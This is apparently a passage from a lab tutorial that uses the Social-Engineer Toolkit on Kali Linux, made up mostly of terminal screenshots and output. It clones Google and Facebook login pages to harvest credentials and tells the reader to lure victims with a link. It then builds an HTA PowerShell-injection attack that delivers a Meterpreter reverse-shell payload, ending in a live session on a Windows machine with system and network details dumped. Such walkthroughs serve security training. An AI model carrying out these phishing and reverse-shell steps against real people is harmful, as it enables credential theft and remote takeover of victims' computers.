
```
kali@kali: ~  
File Actions Edit View Help  
  
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.  
101.166]:192.168.101.166  
  
**** Important Information ****  
  
For templates, when a POST is initiated to harvest  
credentials, you will need a site for it to redirect.  
  
You can configure this option under:  
  
    /etc/setoolkit/set.config  
  
Edit this file, and change HARVESTER_REDIRECT and  
HARVESTER_URL to the sites you want to redirect to  
after it is posted. If you do not set these, then  
it will not redirect properly. This only goes for  
templates.  
  
1. Java Required  
2. Google  
3. Twitter  
  
set:webattack> Select a template:2
```

```
kali@kali: ~  
File Actions Edit View Help  
  
    /etc/setoolkit/set.config  
  
Edit this file, and change HARVESTER_REDIRECT and  
HARVESTER_URL to the sites you want to redirect to  
after it is posted. If you do not set these, then  
it will not redirect properly. This only goes for  
templates.  
  
1. Java Required  
2. Google  
3. Twitter  
  
set:webattack> Select a template:2  
  
[*] Cloning the website: http://www.google.com  
[*] This could take a little bit...  
  
The best way to use this attack is if username and password form fields are a  
vailable. Regardless, this captures all POSTs on a website.  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:  
  
█
```

**Now On the victim machine. Let us assume that you have shared a file to the victim which will contain the IP Address of the attacking machine which will get the credentials.**





**Create an html page with the Link which will attract the victim to click the link**






Once the user clicks the link it will redirect it to the cloned google sign in page. If the victim enters any credential information and clicks on the sign in button the credential harvester on the attacker machine will receive the credentials (Username/email and passwords)



Try the same step by choosing Site Cloner to create a Facebook page

A screenshot of a Kali Linux terminal window. The window has a title bar with 'kali@kali: ~' and standard window controls. The menu bar includes 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal content shows a list of attack methods: 1) Java Applet Attack Method, 2) Metasploit Browser Exploit Method, 3) Credential Harvester Attack Method, 4) Tabnabbing Attack Method, 5) Web Jacking Attack Method, 6) Multi-Attack Web Method, 7) HTA Attack Method, and 99) Return to Main Menu. Below this, the user enters 'set:webattack>3'. The terminal then displays three paragraphs of text explaining the methods: the first allows SET to import pre-defined web applications; the second clones a website and its attack vectors; the third allows importing a custom website with an index.html. After this, a sub-menu is shown with options: 1) Web Templates, 2) Site Cloner, 3) Custom Import, and 99) Return to Webattack Menu. The user enters 'set:webattack>2' and the cursor is positioned at the end of the line.

```
kali@kali: ~  
File Actions Edit View Help  
  
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) HTA Attack Method  
  
99) Return to Main Menu  
  
set:webattack>3  
  
The first method will allow SET to import a list of pre-defined web  
applications that it can utilize within the attack.  
  
The second method will completely clone a website of your choosing  
and allow you to utilize the attack vectors within the completely  
same web application you were attempting to clone.  
  
The third method allows you to import your own website, note that you  
should only have an index.html when using the import website  
functionality.  
  
1) Web Templates  
2) Site Cloner  
3) Custom Import  
  
99) Return to Webattack Menu  
  
set:webattack>2
```





kali@kali: ~



File Actions Edit View Help

could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.101.166]:192.168.101.166
```

```
[-] SET supports both HTTP and HTTPS
```

```
[-] Example: http://www.thisisafakesite.com
```

```
set:webattack> Enter the url to clone:http://www.facebook.com
```

```
[*] Cloning the website: https://login.facebook.com/login.php
```

```
[*] This could take a little bit ...
```

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```
[*] The Social-Engineer Toolkit Credential Harvester Attack
```

```
[*] Credential Harvester is running on port 80
```

```
[*] Information will be displayed to you as it arrives below:
```

```
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGINX?
```

```
Do you want to attempt to disable Apache? [y/n]: y
```

```
Stopping apache2 (via systemctl): apache2.service.
```

```
Stopping nginx (via systemctl): nginx.service.
```

```
[*] Successfully stopped Apache. Starting the credential harvester.
```

```
[*] Harvester is ready, have victim browse to your site.
```



- HTA web attack method

## Select Web Attack Vectors

```
kali@kali: ~  
File Actions Edit View Help  
efresh the page to something different.  
  
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.  
  
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.  
  
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.  
  
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) HTA Attack Method  
  
99) Return to Main Menu  
  
set:webattack>7
```

```
kali@kali: ~  
File Actions Edit View Help  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) HTA Attack Method  
  
99) Return to Main Menu  
  
set:webattack>7  
  
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.  
  
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.  
  
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.  
  
1) Web Templates  
2) Site Cloner  
3) Custom Import  
  
99) Return to Webattack Menu  
  
set:webattack>2
```



```
kali@kali: ~  
File Actions Edit View Help  
7) HTA Attack Method  
99) Return to Main Menu  
  
set:webattack>7  
  
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.  
  
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.  
  
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.  
  
1) Web Templates  
2) Site Cloner  
3) Custom Import  
  
99) Return to Webattack Menu  
  
set:webattack>2  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:http://www.facebook.com
```



```
kali@kali: ~  
File Actions Edit View Help  
  
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.  
  
1) Web Templates  
2) Site Cloner  
3) Custom Import  
  
99) Return to Webattack Menu  
  
set:webattack>2  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:http://www.facebook.com  
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...  
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.101.166]: 192.168.101.166  
Enter the port for the reverse payload [443]: 443  
Select the payload you want to deliver:  
  
1. Meterpreter Reverse HTTPS  
2. Meterpreter Reverse HTTP  
3. Meterpreter Reverse TCP  
  
Enter the payload number [1-3]: 3  
[*] Generating powershell injection code and x86 downgrade attack...  
[*] Embedding HTA attack vector and PowerShell injection...  
[*] Automatically starting Apache for you...  
  
[*] Cloning the website: https://login.facebook.com/login.php  
[*] This could take a little bit...  
[*] Copying over files to Apache server...  
[*] Launching Metasploit.. Please wait one.
```

This will create a payload which will be sent to the victim machine and on downloading the payload it will create a reverse session to the attacking machine

```
kali@kali: ~  
File Actions Edit View Help  
should only have an index.html when using the import website  
functionality.  
  
1) Web Templates  
2) Site Cloner  
3) Custom Import  
  
99) Return to Webattack Menu  
  
set:webattack>2  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:http://www.facebook.com  
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...  
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168  
.101.166]: 192.168.101.166  
Enter the port for the reverse payload [443]: 443  
Select the payload you want to deliver:  
  
1. Meterpreter Reverse HTTPS  
2. Meterpreter Reverse HTTP  
3. Meterpreter Reverse TCP  
  
Enter the payload number [1-3]: 1  
[*] Generating powershell injection code and x86 downgrade attack...  
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..  
█
```

```
kali@kali: ~  
File Actions Edit View Help  
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post ]  
+ -- --=[ 867 payloads - 45 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit tip: To save all commands executed since start up  
to a file, use the makerc command  
  
[*] Processing /root/.set//meta_config for ERB directives.  
resource (/root/.set//meta_config)> use multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_h  
ttps  
payload => windows/meterpreter/reverse_https  
resource (/root/.set//meta_config)> set LHOST 192.168.101.166  
LHOST => 192.168.101.166  
resource (/root/.set//meta_config)> set LPORT 443  
LPORT => 443  
resource (/root/.set//meta_config)> set ExitOnSession false  
ExitOnSession => false  
resource (/root/.set//meta_config)> set EnableStageEncoding true  
EnableStageEncoding => true  
resource (/root/.set//meta_config)> exploit -j  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
msf6 exploit(multi/handler) >  
[*] Started HTTPS reverse handler on https://192.168.101.166:443  
█
```

The Victim on downloading and running the file will create a link with the attacker’s machine





```

kali@kali: ~
File Actions Edit View Help
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175715 bytes) to 192.168.1.3
[*] - Meterpreter session 7 closed. Reason: Died
[-] Meterpreter session 7 is not valid and will be closed
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175715 bytes) to 192.168.1.3
[*] - Meterpreter session 8 closed. Reason: Died
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175715 bytes) to 192.168.1.3
sess[*] Meterpreter session 9 opened (192.168.1.2:1234 → 192.168.1.3:60768)
at 2022-10-19 17:44:35 -0400
sessions
[-] Unknown command: sesssessions
msf6 exploit(multi/handler) > sessions

Active sessions

```

Id	Name	Type	Information	Connection
9		meterpreter	x86/win dows	DESKTOP-BAI4GSV\Mehd i OA @ DESKTOP-BAI4G SV 192.168.1.2:1234 → 192.168.1.3:60768 (1 92.168.1.3)

```

msf6 exploit(multi/handler) >
[-] Meterpreter session 8 is not valid and will be closed

```

```

kali@kali: ~
File Actions Edit View Help
msf6 exploit(multi/handler) > session 9
[-] Unknown command: session
msf6 exploit(multi/handler) > sessions

Active sessions

```

Id	Name	Type	Information	Connection
9		meterpreter	x86/win dows	DESKTOP-BAI4GSV\Mehd i OA @ DESKTOP-BAI4G SV 192.168.1.2:1234 → 192.168.1.3:60768 (1 92.168.1.3)

```

msf6 exploit(multi/handler) > session 9
[-] Unknown command: session
msf6 exploit(multi/handler) > sessions 9
[*] Starting interaction with 9...

meterpreter > sysinfo
Computer      : DESKTOP-BAI4GSV
OS            : Windows 10 (10.0 Build 19044).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >

```

```
kali@kali: ~  
File Actions Edit View Help  
rw- 0500  
meterpreter > ipconfig  
  
Interface 1  
Name : Software Loopback Interface 1  
Hardware MAC : 00:00:00:00:00:00  
MTU : 4294967295  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  
  
Interface 4  
Name : Microsoft Wi-Fi Direct Virtual Adapter #3  
Hardware MAC : 16:eb:b6:47:0b:3a  
MTU : 1500  
IPv4 Address : 169.254.197.63  
IPv4 Netmask : 255.255.0.0  
IPv6 Address : fe80::c050:c8f3:fb41:c53f  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff::  
  
Interface 20
```